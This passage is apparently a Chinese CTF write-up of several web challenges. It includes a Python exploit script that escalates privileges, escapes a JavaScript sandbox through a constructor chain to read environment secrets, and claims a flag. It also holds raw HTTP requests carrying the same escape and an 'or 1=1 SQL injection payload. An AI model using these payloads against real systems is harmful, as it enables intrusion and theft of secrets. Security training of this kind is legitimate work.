    "result":"FrWzAkTYU7SC5fA2QgrKHZF11OpAL4E3EpqsW3Jm"
}
```

POST /api/release/challenge

这里很好理解，没过过多的function，只是验证了下guest身份，然后开始了挑战，发放了nonce。

```typescript
if (req.method === 'POST' && pathname === '/api/release/challenge') {
    const claims = requireSession(req);
    const effectiveCap = await getEffectiveCapability(claims.sid);
    assertReleaseCapability(effectiveCap);

    if (claims.role !== 'guest') {
      throw new Error('release challenge requires guest-origin session');
    }

    const challenge = await createReleaseChallenge(claims.sid);

    sendJson(res, 200, {
      ok: true,
      sid: claims.sid,
      nonce: challenge.nonce,
      exp: challenge.exp,
      formula: 'sha1(sid + \":\" + nonce + \":\" + releaseSecret)'
    });
    return;
  }
```

```
POST /api/release/challenge HTTP/1.1
Host: 80-a8ab84d2-8ca2-4f63-9f35-a25033cd1bea.challenge.ctfplus.cn
Content-Length: 2
Cache-Control: max-age=0
Accept-Language: zh-CN,zh;q=0.9
Authorization: Bearer
eyJleHAiOjE3NzUxMjgzMjgwMDMsImlhdCI6MTc3NTEyNjgyODAwMywibm9uY2UiOiJiNzFh
M2U0NWViNDEwZDI5IiwicGxhbiI6InByZXZpZXctbGFuZSIsInJvbGUiOiJndWVzdCIsInNp
ZCI6InNpZF8yNjkzMjdhNzA1OTQifQ.155bfa4231f6d5610f2a2d277664da7b45373421e
103857b20837b3f820f2175
Origin:
http://80-a8ab84d2-8ca2-4f63-9f35-a25033cd1bea.challenge.ctfplus.cn
Content-Type: application/json
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Content-Length: 174
Content-Type: application/json; charset=utf-8
Date: Thu, 02 Apr 2026 11:11:27 GMT

{
    "ok":true,
    "sid":"sid_269327a70594",
    "nonce":"79d4cd64cb1d8b8d4c8b9a62",
    "exp":1775128467762,
    "formula":"sha1(sid + \":\" + nonce + \":\" + releaseSecret)"
}
```

GET /api/session/self：

返回一些一些信息，不太重要

```TypeScript
if (req.method === 'GET' && pathname === '/api/session/self') {
    const claims = requireSession(req);
    const recent = await getRawCapabilityTail(claims.sid, 6);

    sendJson(res, 200, {
      ok: true,
      claims,
      recentCaps: recent
    });
    return;
}
```

getRawCapabilityTail()

从数据库读取初始基本能力信息

```TypeScript
async function getRawCapabilityTail(sid: string, limit = 6): Promise<Array<Record<string, unknown>>> {
  return await db`
    SELECT id, sid, role, lane, source, note, stamp
    FROM capability_snapshots
    WHERE sid = ${sid}
    ORDER BY id DESC
    LIMIT ${limit}
  `;
}
```

GET /api/status

获得一些状态信息。

```typescript
if (req.method === 'GET' && pathname === '/api/status') {
    sendJson(res, 200, {
      ok: true,
      service: 'workflow-service',
      now: new Date().toISOString(),
      runtime: 'bun+sqlite',
      version: '4.1.0'
    });
    return;
  }
```

OK，现在思路已经理清了，流程/api/auth/guest 获得guest token，将其填入Authorization: Bearer token ->/api/caps/sync 提权，绕过方式另传入keepRole和keepLane=false ->/api/release/challenge 开启挑战，获得sid nonce用于计算 ->/api/release/execute 传入expression，执行命令获得RUNNER_KEY，计算最终proof ->/api/release/claim 验证proof，获得flag

exp Python

```python
import requests
import hashlib
import json
import base64
import time

# ================= 配置区 =================
TARGET_URL = "题目地址"
GUEST_TOKEN = "YOUR_TOKEN"
# ==========================================

session = requests.Session()
headers = {
    "Authorization": f"Bearer {GUEST_TOKEN}",
    "Content-Type": "application/json"
}

def get_sid(token):
    try:
        payload_b64 = token.split('.')[1]
        # 补全 padding
        payload_json = base64.b64decode(payload_b64 + '=' * (4 - len(payload_b64) % 4))
        return json.loads(payload_json)['sid']
    except Exception as e:
        print(f"[-] 解析 Token 失败: {e}")
        return None

def run_exploit():
    sid = get_sid(GUEST_TOKEN)
    if not sid: return

    print(f"[*] 目标 SID: {sid}")

    # 第一步：权限提升 (Privilege Escalation)
    # 利用 keepRole: false 触发数据库默认值 maintainer
    print("[*] 阶段 1: 正在尝试提权至 maintainer...")
    sync_data = {
        "ops": [
            {"source": "a_start", "note": "init"},
            {"source": "z_pwn", "note": "exploit", "keepRole": False, "keepLane": False}
        ]
    }
```

```
    r1 = session.post(f"{TARGET_URL}/api/caps/sync", headers=headers, json=sync_data)
    if r1.status_code != 200:
        print(f"[-] 提权失败: {r1.text}")
        return
    print("[+] 提权指令已发送。")

    # 第二步：沙盒逃逸获取 RUNNER_KEY
    # 利用 constructor 链绕过黑名单
    print("[*] 阶段 2: 正在逃逸沙盒窃取 RUNNER_KEY...")
    # 这里的 Payload 进行了单词拼接绕过 lintExpression
    escape_payload = {
        "expression": '[]["const"+"ructor"]["const"+"ructor"]("return pr"+"ocess")().env.RUNNER_KEY',
        "input": {}
    }
    r2 = session.post(f"{TARGET_URL}/api/release/execute", headers=headers, json=escape_payload)
    res_data = r2.json()
    if not res_data.get('ok'):
        print(f"[-] 逃逸失败 (权限可能未同步): {res_data.get('error')}")
        return

    runner_key = res_data.get('result')
    print(f"[+] 成功窃取 RUNNER_KEY: {runner_key}")

    # 第三步：获取挑战挑战 Nonce
    print("[*] 阶段 3: 获取 Release Challenge...")
    r3 = session.post(f"{TARGET_URL}/api/release/challenge", headers=headers)
    challenge = r3.json()
    nonce = challenge['nonce']
    print(f"[+] 拿到 Nonce: {nonce}")

    # 第四步：计算 Proof 并领取 Flag
    print("[*] 阶段 4: 计算 SHA1 Proof 并提交...")
    # 公式: sha1(sid:nonce:key)
    raw_str = f"{sid}:{nonce}:{runner_key}"
    proof = hashlib.sha1(raw_str.encode()).hexdigest()

    claim_payload = {"nonce": nonce, "proof": proof}
    r4 = session.post(f"{TARGET_URL}/api/release/claim", headers=headers, json=claim_payload)

    if r4.status_code == 200:
        print("\n" + "="*30)
        print("Flag 内容:")
```

```
            print(json.dumps(r4.json(), indent=4))
            print("="*30)
        else:
            print(f"[-] 领取失败: {r4.text}")

if __name__ == "__main__":
```

PS：上面的操作太完整了，像是中了出题者的圈套。

其实在/api/release/execute中可以直接拿flag,因为FLAG_VAlUE也在环境变量中

```
POST /api/release/execute HTTP/1.1
Host: 80-a8ab84d2-8ca2-4f63-9f35-a25033cd1bea.challenge.ctfplus.cn
Content-Length: 116
Cache-Control: max-age=0
Accept-Language: zh-CN,zh;q=0.9
Authorization: Bearer
eyJleHAiOjE3NzUxMzI1NDE1ODgsImlhdCI6MTc3NTEzMTA0MTU4OCwibm9uY2UiOiJlNGE5NjJ1O
DZhN2NmN2ZhIiwicGxhbiI6InByZXZpZXctbGFuZSIsInJvbGUiOiJndWVzdCIsInNpZCI6InNpZF
9hOTNjYjg4ODcyYWEifQ.d1e5d118753d19bf431baacaabe4ca17920ae678d5ac8495de5180e2
d6a46bd2
Origin: http://80-a8ab84d2-8ca2-4f63-9f35-a25033cd1bea.challenge.ctfplus.cn
Content-Type: application/json
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer:
http://80-a8ab84d2-8ca2-4f63-9f35-a25033cd1bea.challenge.ctfplus.cn/api/auth/
guest
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{


    "expression":
    "[][\"const\"+\"ructor\"][\"const\"+\"ructor\"](\"return pr\"+\"ocess\")
    ().env.FLAG_VALUE"
}
```

```
HTTP/1.1 200 OK
Content-Length: 182
Content-Type: application/json; charset=utf-8
Date: Thu, 02 Apr 2026 11:59:40 GMT

{
    "ok":true,
    "cap":{
        "id":11,
        "role":"maintainer",
        "lane":"release",
        "source":"server-tail"
    },
    "result":"XMCTF{ee278cf1-247b-4215-9fd4-b934dae96745}"
}
```

没破解@_@

头像上传器



登录和创建页面，我试了admin的用户名，直接注册成功了，看来这个数据库里只有我创建的用户信息



文件上传漏洞？看看源代码

题目描述是设置了白名单，在代码里看到了

允许：.png,.jpg,.jpeg,.gif,.webp,.svg。因为是白名单，不能绕过，这里唯一能用到的是.svg，因为本质是XML能执行js代码。

JavaScript

```
const state = { user: null };

    async function api(path, payload) {
      const res = await fetch(path, {
        method: payload ? 'POST' : 'GET',
        headers: payload ? { 'Content-Type': 'application/json' } : undefined,
        body: payload ? JSON.stringify(payload) : undefined
      });
      const data = await res.json().catch(() => ({}));
      return { ok: res.ok, data };
    }

    function setToast(id, msg) {
      document.getElementById(id).textContent = msg || '';
    }

    function renderUser() {
      if (!state.user) {
        window.location.href = '/';
        return;
      }
      document.getElementById('profileDisplay').value = state.user.display_name || '';
      document.getElementById('profileAvatar').value = state.user.avatar_path || '';

      const avatarUrl = '/api/avatar.php?ts=' + Date.now();
      document.getElementById('avatarButton').innerHTML = `<img src="${avatarUrl}" alt="avatar">`;
    }

    document.getElementById('saveProfileBtn').addEventListener('click', async () => {
      setToast('profileToast', '');
      const payload = {
        display_name: document.getElementById('profileDisplay').value,
        avatar_name: document.getElementById('profileAvatar').value
      };
      const res = await api('/api/update_profile.php', payload);
      if (res.data.ok) {
        const me = await api('/api/me.php');
        if (me.data.ok) {
          state.user = me.data.user;
```

```
            renderUser();
          }
          setToast('profileToast', '资料已更新。');
        } else {
          setToast('profileToast', res.data.error || '更新失败');
        }
      });

      document.getElementById('uploadBtn').addEventListener('click', async () => {
        setToast('uploadToast', '');
        const file = document.getElementById('uploadFile').files[0];
        if (!file) {
          setToast('uploadToast', '请选择文件。');
          return;
        }
        const form = new FormData();
        form.append('file', file);
        const res = await fetch('/api/upload.php', { method: 'POST', body: form });
        const data = await res.json().catch(() => ({}));
        if (data.ok) {
          document.getElementById('profileAvatar').value = data.name;
          setToast('uploadToast', '上传成功: ' + data.name);
        } else {
          setToast('uploadToast', data.error || '上传失败');
        }
      });

      document.getElementById('logoutLink').addEventListener('click', async (e) => {
        e.preventDefault();
        await api('/api/logout.php', {});
        window.location.href = '/';
      });

      (async () => {
        const me = await api('/api/me.php');
        if (me.data && me.data.ok) {
          state.user = me.data.user;
        }
        renderUser();
      })();
```

暴露了四个接口

/api/me.php

返回了创建用户的一些信息，但没重要信息

/api/upload.php

用于上传文件

```
POST /api/upload.php HTTP/1.1
Host: 80-e0c92e5a-ff25-4c6c-89ae-ec01339a2597.challenge.ctfplus.cn
Content-Length: 654
Accept-Language: zh-CN,zh;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundary6nTLGqPkA8JuQAeV
Accept: */*
Origin:
http://80-e0c92e5a-ff25-4c6c-89ae-ec01339a2597.challenge.ctfplus.cn
Referer:
http://80-e0c92e5a-ff25-4c6c-89ae-ec01339a2597.challenge.ctfplus.cn/home
.html
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=6n11dtpni3q5nhhdlp3jgs18kh
```

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate
Content-Type: application/json; charset=utf-8
Date: Thu, 02 Apr 2026 13:13:05 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Server: nginx/1.18.0
X-Content-Type-Options: nosniff
Content-Length: 41

{
    "ok":true,
    "name":"c5fe54dc3c839696.svg"
}
```

会返回文件名

/api/update_profile.php

用于更新头像文件

```
POST /api/update_profile.php HTTP/1.1
Host: 80-e0c92e5a-ff25-4c6c-89ae-ec01339a2597.challenge.ctfplus.cn
Content-Length: 45
Accept-Language: zh-CN,zh;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin:
http://80-e0c92e5a-ff25-4c6c-89ae-ec01339a2597.challenge.ctfplus.cn
Referer:
http://80-e0c92e5a-ff25-4c6c-89ae-ec01339a2597.challenge.ctfplus.cn/?reg
istered=1
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=6n11dtpni3q5nhhdlp3jgs18kh
Connection: keep-alive

{
    "avatar_name":"b5bd473c960a4afd.svg"
}
```

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate
Content-Type: application/json; charset=utf-8
Date: Thu, 02 Apr 2026 13:09:19 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Server: nginx/1.18.0
X-Content-Type-Options: nosniff
Content-Length: 42

{
    "ok":true,
    "message":"资料已更新。"
}
```

/api/avatar.php?ts=

用于查看头像文件，测试过ts参数只能是时间戳，没有读取文件的能力

扫描目录

发现/uploads/ 也可以用来查看上传文件

发现/index.html 这是个phpinfo()，可以分析一下有什么配置问题，版本错误

这样浏览下来，猜测如果是xss，应该有个管理员之类的账号去访问才能获取信息

找遍了，/api/avatar.php访问也能执行代码，但也是本地浏览器，其他没有发现了

在去看phpinfo()

$_SERVER['KUBERNETES_SERVICE_HOST']	unix:///var/run/docker.sock

有个docker守护进程，端口要是开着有权限说不定能创建个容器RCE呢

很可惜，没有找到ssrf的地方。

可能是思路被局限住了。

Broken Trust

一道简单题，难以想象，我竟然被困住了

题目描述：

某FlaskWeb应用提供了一个仅管理员可访问的备份读取接口。

神通广大的CTFer是否能发现逻辑缺陷，拿到敏感文件呢

有个flask，试试模板注入，输入框没有解析，还是创建了账号，测试确实有admin账号，也就是数据库有东西。

登录进去

```
GET /dashboard HTTP/1.1
Host: 8080-b6a33e78-b70f-496e-b65c-be9029cdde78.challenge.ctfplus.cn
Cache-Control: max-age=0
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer:
http://8080-b6a33e78-b70f-496e-b65c-be9029cdde78.challenge.ctfplus.cn
/
Accept-Encoding: gzip, deflate, br
Cookie: session=
eyJyb2xlIjoidXNlciIsInVpZCI6ImRjNTM5MjVkNjNlNjRkNjBiMjRkN2MwN2VhZjczY
TE2IiwidXNlcm5hbWUiOiJ5eXkifQ.ac5OCw.esOcGpvkmtvn8PSYPOAmthZcYjM
Connection: keep-alive
```

有flask session不好伪造，没有密钥

源代码里有个/api/profile接口

```
POST /api/profile HTTP/1.1
Host: 8080-b6a33e78-b70f-496e-b65c-be9029cdde78.challenge.ctfplus.cn
Content-Length: 42
Accept-Language: zh-CN,zh;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin:
http://8080-b6a33e78-b70f-496e-b65c-be9029cdde78.challenge.ctfplus.cn
Referer:
http://8080-b6a33e78-b70f-496e-b65c-be9029cdde78.challenge.ctfplus.cn/da
shboard
Accept-Encoding: gzip, deflate, br
Cookie: session=
eyJyb2xlIjoidXNlciIsInVpZCI6ImRjNTM5MjVkNjNlNjRkNjBiMjRkN2MwN2VhZjczYTE2
IiwidXNlcm5hbWUiOiJ5eXkifQ.ac5OvA.49KhIrOcfGctSqunEPD9GMkXG14
Connection: keep-alive

{
  "uid":"dc53925d63e64d60b24d7c07eaf73a16"
}
```

```
HTTP/1.1 200 OK
Content-Length: 74
Content-Type: application/json
Date: Thu, 02 Apr 2026 13:53:01 GMT
Server: Werkzeug/3.1.6 Python/3.10.18

{
  "role":"user",
  "uid":"dc53925d63e64d60b24d7c07eaf73a16",
  "username":"yyy"
}
```

通过uid来查询用户的，ok尝试sql注入

```
POST /api/profile HTTP/1.1
Host: 8080-b6a33e78-b70f-496e-b65c-be9029cdde78.challenge.ctfplus.cn
Content-Length: 11
Accept-Language: zh-CN,zh;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin:
http://8080-b6a33e78-b70f-496e-b65c-be9029cdde78.challenge.ctfplus.cn
Referer:
http://8080-b6a33e78-b70f-496e-b65c-be9029cdde78.challenge.ctfplus.cn/da
shboard
Accept-Encoding: gzip, deflate, br
Cookie: session=
eyJyb2xlIjoidXNlciIsInVpZCI6ImRjNTM5MjVkNjNlNjRkNjBiMjRkN2MwN2VhZjczYTE2
IiwidXNlcm5hbWUiOiJ5eXkifQ.ac5OvA.49KhIrOcfGctSqunEPD9GMkXG14
Connection: keep-alive

{
    "uid":"'"
}
```

```
HTTP/1.1 500 Internal Server Error
Content-Length: 67
Content-Type: application/json
Date: Thu, 02 Apr 2026 13:54:38 GMT
Server: Werkzeug/3.1.6 Python/3.10.18

{
    "details":"unrecognized token: \"'''\"",
    "error":"Database error"
}
```

```
POST /api/profile HTTP/1.1
Host: 8080-b6a33e78-b70f-496e-b65c-be9029cdde78.challenge.ctfplus.cn
Content-Length: 20
Accept-Language: zh-CN,zh;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin:
http://8080-b6a33e78-b70f-496e-b65c-be9029cdde78.challenge.ctfplus.cn
Referer:
http://8080-b6a33e78-b70f-496e-b65c-be9029cdde78.challenge.ctfplus.cn/da
shboard
Accept-Encoding: gzip, deflate, br
Cookie: session=
eyJyb2xlIjoidXNlciIsInVpZCI6ImRjNTM5MjVkNjNlNjRkNjBiMjRkN2MwN2VhZjczYTE2
IiwidXNlcm5hbWUiOiJ5eXkifQ.ac5OvA.49KhIrOcfGctSqunEPD9GMkXG14
Connection: keep-alive

{
    "uid":"'or 1=1 --"
}
```

```
HTTP/1.1 200 OK
Content-Length: 77
Content-Type: application/json
Date: Thu, 02 Apr 2026 13:55:10 GMT
Server: Werkzeug/3.1.6 Python/3.10.18

{
    "role":"admin",
    "uid":"f5d081d0193f4f15a4a9848c38ebf997",
    "username":"admin"
}
```

直接获得了admin的uid

登录进admin的账号

```
GET /api/admin?action=backup&file=config.json HTTP/1.1
Host: 8080-b6a33e78-b70f-496e-b65c-be9029cdde78.challenge.ctfplus.cn
Accept-Language: zh-CN,zh;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
ebp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer:
http://8080-b6a33e78-b70f-496e-b65c-be9029cdde78.challenge.ctfplus.cn/da
shboard
Accept-Encoding: gzip, deflate, br
Cookie: session=
.eJyrVirKzOlVslJKTMnNzFPSUSrNTAHyOkxTDCwMUwwMLY3TTNIMTRNNEiOtTCySjS1Sk9I
sLc1BCotTi_IScxF6awFbYhaj.ac51Zg.dNmbEDLdy0RFHVP8s5IOr0aNej8
Connection: keep-alive
```

```
1 HTTP/1.1 404 Not Found
2 Content-Length: 14
3 Content-Type: text/html; charset=utf-8
4 Date: Thu, 02 Apr 2026 13:56:02 GMT
5 Server: Werkzeug/3.1.6 Python/3.10.18
6 Vary: Cookie
7
8 File not found
```


能找文件了，错，file not found是常态，我试了很多文件都失败了。

然后想是不是还能sql盲注啊，试了下，只有这个admin信息。

polaris oa

考的java，因为我最近在看CC的链子，也算是对Java有所涉猎

在依赖里没有看到常见的反序列化漏洞的依赖，需要去分析代码



有一个文件上传的地方，但是需要admin的权限，直接卡在这个了，不知道从哪弄权限。